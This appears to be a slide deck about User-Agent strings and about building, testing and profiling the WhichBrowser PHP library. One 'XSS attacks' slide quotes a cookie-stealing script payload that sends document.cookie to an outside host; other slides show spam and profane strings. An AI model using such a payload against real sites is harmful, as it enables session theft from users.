
The name of  
the browser

The version of  
the browser

Operating  
system

United States  
level encryption

English  
language





Opera/10.00 (Windows NT 5.1; U; en) Presto/2.2.0

The name of  
the browser



The version of  
the browser



Rendering  
engine







Opera/9.8 (Windows NT 5.1; U; en) Presto/2.2.15 Version/10.10

The name of  
the browser

Fake version of  
the browser

Real version of  
the browser



Mozilla/5.0 (Windows; U; Windows NT 6.0; en; rv:1.9.0.12)  
Gecko/20090706 Firefox/3.0.12

The name of  
the rendering engine

Build date of  
the rendering engine

The name of  
the browser

Version of  
the browser

Version of  
the rendering  
engine



Mozilla/5.0 (Windows NT 6.0; rv:15.0)  
Gecko/20100101 Firefox/15.0



Build date is no longer  
updated



Mozilla/5.0 (Windows NT 6.0; rv:16.0)  
Gecko/16.0 Firefox/16.0

and it gets worse...



Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10\_4\_11; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Version/3.2.3 Safari/525.28.3



Version of  
the browser

The name of  
the browser



Mozilla/5.0 (Windows; U; Windows NT 6.0; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Chrome/15.0.874.120 Safari/525.28.3

The name of  
the browser

Version of  
the browser



Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.155 Safari/537.36 OPR/31.0.1889.180

The name of  
the browser

Version of  
the browser





Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko





Mozilla/5.0 (Windows NT 10.0)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/42.0.2311.135 Safari/525.28.3 Edge/12.10162

The name of  
the browser

Version of  
the browser

and those were all relatively  
normal User-Agent strings

**“User-Agent strings only get  
larger over time, never smaller”**

**Niels’s law of User-Agent strings**

# Samsung Internet

Mozilla/5.0 (Linux; Android 4.3; en; SAMSUNG GT-I9505 Build/JSS15J)  
AppleWebKit/537.36 (KHTML, like Gecko) Version/1.5 Chrome/  
28.0.1500.94 Mobile Safari/537.36

Samsung device

Version of the browser

## Nokia Xpress for Windows Phone

Mozilla/5.0 (Series40; NOKIALumia800;  
Profile/MIDP-2.1 Configuration/CLDC-1.1)  
Gecko/20100401 S400viBrowser/1.8.0.50.5



Mozilla/5.0 (X11; Linux; ko-KR)  
AppleWebKit/534.26+ (KHTML, like Gecko)  
Version/5.0 Safari/534.26+

Sometimes browsers include a compatibility mode, or desktop mode which deliberately changes the User-Agent string





Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50

The name of  
the browser

The name of the  
operating system

Version of  
the browser

# Opera Mobile (desktop mode)

Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50

The name of  
the browser



ROT 13 encrypted  
"mobi"



Version of  
the browser





Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)



Browser version

# Internet Explorer (compatibility view)

Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)

Trident 5 means it's  
Internet Explorer 9



And it is possible to change the  
User-Agent string yourself

spam

<http://www.sexlife.it/sexysshop> (sexy shop - sexy toys, BDSM, vibratori, falli, vagine, lubrificanti, dvd porno, film hard, lingerie - Migliaia di articoli nel nostro sexy shop online.;  
<http://www.sexlife.it>; [info@sexlife.it](mailto:info@sexlife.it))

# XSS attacks

```
<script>alert("My Little Pony");</script>
```

```
<script language="JavaScript">document.location=
"http://www.max1094.18.lc/admin/cookies.php?c=" +
document.cookie;</script>
```

```

```

# XSS attacks





# funny people

Mozilla/10.0 (compatible; MSIE 10.0; CP/M; 8-bit)

Mozilla/5.0 (Windows Phone 10.0; Android 4.2.1;  
Microsoft; Surface Zune Phone XL)  
AppleWebKit/537.36 (KHTML, like Gecko)

( ͡° ͡° ) ͡° ͡°

angry people

## angry people

FuckZilla/666.0 (Gavnoid; Debile; rv:123.0)  
FuckYou/123.0 FuckingFox/321.0

Opera/9.80 (Windows NT 6.1; U; FuckYou; xx)  
Presto/2.10.229 Version/11.62

Seriously, Go fuck yourself

W3C standards are important.  
Stop fucking obsessing over user-agent already.

User-Agent strings  
cannot be trusted!

**Everybody lies**

**you should never  
use browser sniffing for  
controlling access to  
your website**

**you should never  
use browser sniffing for  
determining browser  
capabilities**

**you should never  
build your own  
browser sniffing library**



A bronze statue of a man in a park. A dog is sniffing the statue's leg. The dog is wearing a green bandana. The scene is outdoors with grass, trees, and a bench in the background.

2

Creating my own browser  
sniffing library





which **browser**



open source

**PHP 5.4 and up**  
**including PHP 7 and HHVM**

12.500 lines of code

**100% code coverage**  
**5000+ individual tests**



**device database with  
36.000 entries**

# psr-1 and psr-2 coding style

psr-4  
autoloading

# psr-6 caching interface





1

How to maintain quality?

testing  
of course!

What tools do we use?



# PHP CodeSniffer

# PHP CodeSniffer

Check if your code follows  
coding standards

**PHPUnit**

# PHPUnit

Very good for testing the code  
that defines the public apis

# PHPUnit

But not so good for testing the  
actual browser detection

**Testrunner**

# Testrunner

Very lean framework  
for testing browser sniffing

# Testrunner

YAML files that contain a list of  
user agent strings and the  
expected results




# Testrunner

No coding required

Just add a new user agent string  
and automatically generate  
the expected results

Continuous integration?

**Yes, please!**




Travis CI




Travis CI

Automatically start up virtual  
machines that run your whole test  
suite after every commit



Travis CI

Automatic testing of your code in  
multiple versions of PHP



Travis CI

Automatic checking of  
pull requests with feedback  
directly in Github

```
.travis.yml
```

```
language: php
```

```
php:
```

- 5.4
- 5.5
- 5.6
- 7.0
- hhvm

```
before_script:
```

- composer self-update
- composer update --ignore-platform-reqs --prefer-source

```
script:
```

- vendor/bin/phpcs --standard=PSR1,PSR2 -n src
- php bin/runner.php --coverage --show check
- vendor/bin/phpunit --coverage-clover phpunit.xml

```
after_script:
```

- travis\_retry php vendor/bin/coveralls -v



***COVERALLS***

# ***COVERALLS***

Check if your tests cover  
all of your source code

# ***COVERALLS***

Coverage information  
is generated by PHPUnit  
and Testrunner

# COVERALLS

COVERALLS

REPOS

UPDATES

PRO SIGN UP

DOCS

CAREERS

BLOG

NIELSLEENHEER

SIGN OUT

coveralls.io

## WHICHBROWSER / PARSER 100%

BRANCH: MASTER NOTIFICATIONS CHANGE SOURCE GITHUB REPO

### LATEST BUILDS

BUILD	BRANCH	COVERAGE	COMMIT	COMMITTER	TYPE	TIME	VIA
#97	master	↑ 97.68	<a href="#">Remove unused code</a>	<a href="#">NielsLeenheer</a>	push	03 Jan 2016	travis-ci
#96	master	↑ 97.39	<a href="#">Improve mismatches</a>	<a href="#">NielsLeenheer</a>	push	03 Jan 2016	travis-ci
#95	master	↓ 97.39	<a href="#">Add carrier information for Japanese Android phones</a>	<a href="#">NielsLeenheer</a>	push	02 Jan 2016	travis-ci

### REPO STATS

100.0% COVERED

7773 OF 7773 RELEVANT LINES COVERED

#### LANGUAGES

PHP

REPO ADDED	TOTAL FILES
06 DEC 2015	59
BUILDS	LAST BUILD
167	#220 ↻
JOBS	LAST JOB
167	#3 ↻

LAST COMMIT

[Add new profiles](#)

# Generating code coverage

Requires Xdebug or phpdbg

**Common format is Clover XML**

# PHPUnit supports generating coverage as Clover XML

```
phpunit --coverage-clover phpunit.xml
```



**For testrunner we need to  
convert raw Xdebug or phpdbg  
coverage data to Clover XML**

# There is a package for that!

phpunit/php-code-coverage

```
composer require phpunit/php-code-coverage
```

```
$coverage = new PHP_CodeCoverage;  
$coverage->filter()->addDirectoryToWhitelist('src');  
$coverage->start('Testrunner');
```

```
// run your tests
```

```
$coverage->stop();
```

```
$writer = new PHP_CodeCoverage_Report_Clover;  
$writer->process($coverage, 'runner.xml');
```






2

How to make it faster!

profiling  
of course!

Which Browser used  
to be 4 times slower  
than it's competitors



Why?



Use Xdebug and QCacheGrind

# Xdebug has an option to create performance profiles

```
zend_extension="/usr/local/opt/php70-xdebug/xdebug.so"  
xdebug.profiler_enable=1
```

**View performance profiles  
in QCacheGrind**




Flat Profile

Search: (No Grouping)

Incl.	Self	Called	Function
103.96	0.00	(0)	{main}
103.94	0.03	1	WhichBrowser\Testrunner...
103.91	0.20	195	WhichBrowser\Testrunner...
97.41	0.73	4 178	<cycle 2>
95.53	0.39	4 185	WhichBrowser\Analyser->...
90.06	0.08	4 171	WhichBrowser\Analyser->...
89.95	0.70	4 171	WhichBrowser\Analyser\H...
60.49	1.33	10 571	WhichBrowser\Data\Devic...
58.00	19.68	10 462	WhichBrowser\Data\Devic...
38.39	0.46	4 171	WhichBrowser\Analyser\H...
35.00	0.40	4 171	WhichBrowser\Analyser\H...
34.49	33.16	2 198 280	WhichBrowser\Data\Devic...
29.22	1.13	537	WhichBrowser\Data\Devic...
27.37	1.05	4 171	WhichBrowser\Analyser\H...
22.99	0.07	1 194	WhichBrowser\Analyser\H...
21.20	0.31	4 171	WhichBrowser\Analyser\H...
18.39	0.11	4 171	WhichBrowser\Analyser\H...
13.42	0.02	2 102	WhichBrowser\Analyser\H...
12.95	2.01	4 171	WhichBrowser\Analyser\H...
12.67	0.82	4 171	WhichBrowser\Analyser\H...
9.12	0.04	195	Symfony\Component\Yaml...
9.08	1.25	4 254	Symfony\Component\Yaml...
8.75	0.03	1 641	WhichBrowser\Analyser\H...
5.33	0.18	8 138	Symfony\Component\Yaml...
5.19	0.30	16 276	Symfony\Component\Yaml...
4.94	0.97	4 171	WhichBrowser\Analyser\H...
4.65	1.33	18 425	Symfony\Component\Yaml...
4.13	0.45	4 171	WhichBrowser\Analyser\H...
4.11	3.59	4 171	WhichBrowser\Analyser\H...
3.96	3.45	4 171	WhichBrowser\Data\Bots::i...
3.92	2.52	94 807	Symfony\Component\Yaml...
3.33	0.00	119	WhichBrowser\Analyser->...
3.32	3.01	11 156	WhichBrowser\Data\Devic...
2.15	0.13	4 171	WhichBrowser\Analyser\H...
2.03	0.02	4 171	WhichBrowser\Analyser\H...
2.00	0.14	4 171	WhichBrowser\Analyser\H...
1.79	0.78	56 243	WhichBrowser\Model\Main...
1.68	1.48	4 171	WhichBrowser\Analyser\H...

### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
99.88	0.78	1	4 171	WhichBrowser\Analyser\Header\Useragent->__construct (Useragent.php)
65.79	1.45	4-7 (4)	10 410	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
63.04	21.40	5-9 (8)	10 213	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
42.63	0.51	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectDevice (Device.php)
38.86	0.45	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
37.45	36.01	6-10 (9)	2 152 023	WhichBrowser\Data\DeviceModels::hasMatch (DeviceModels.php)
31.78	1.23	5-8 (5)	526	WhichBrowser\Data\DeviceModels::identifyAndroid (DeviceModels.php)
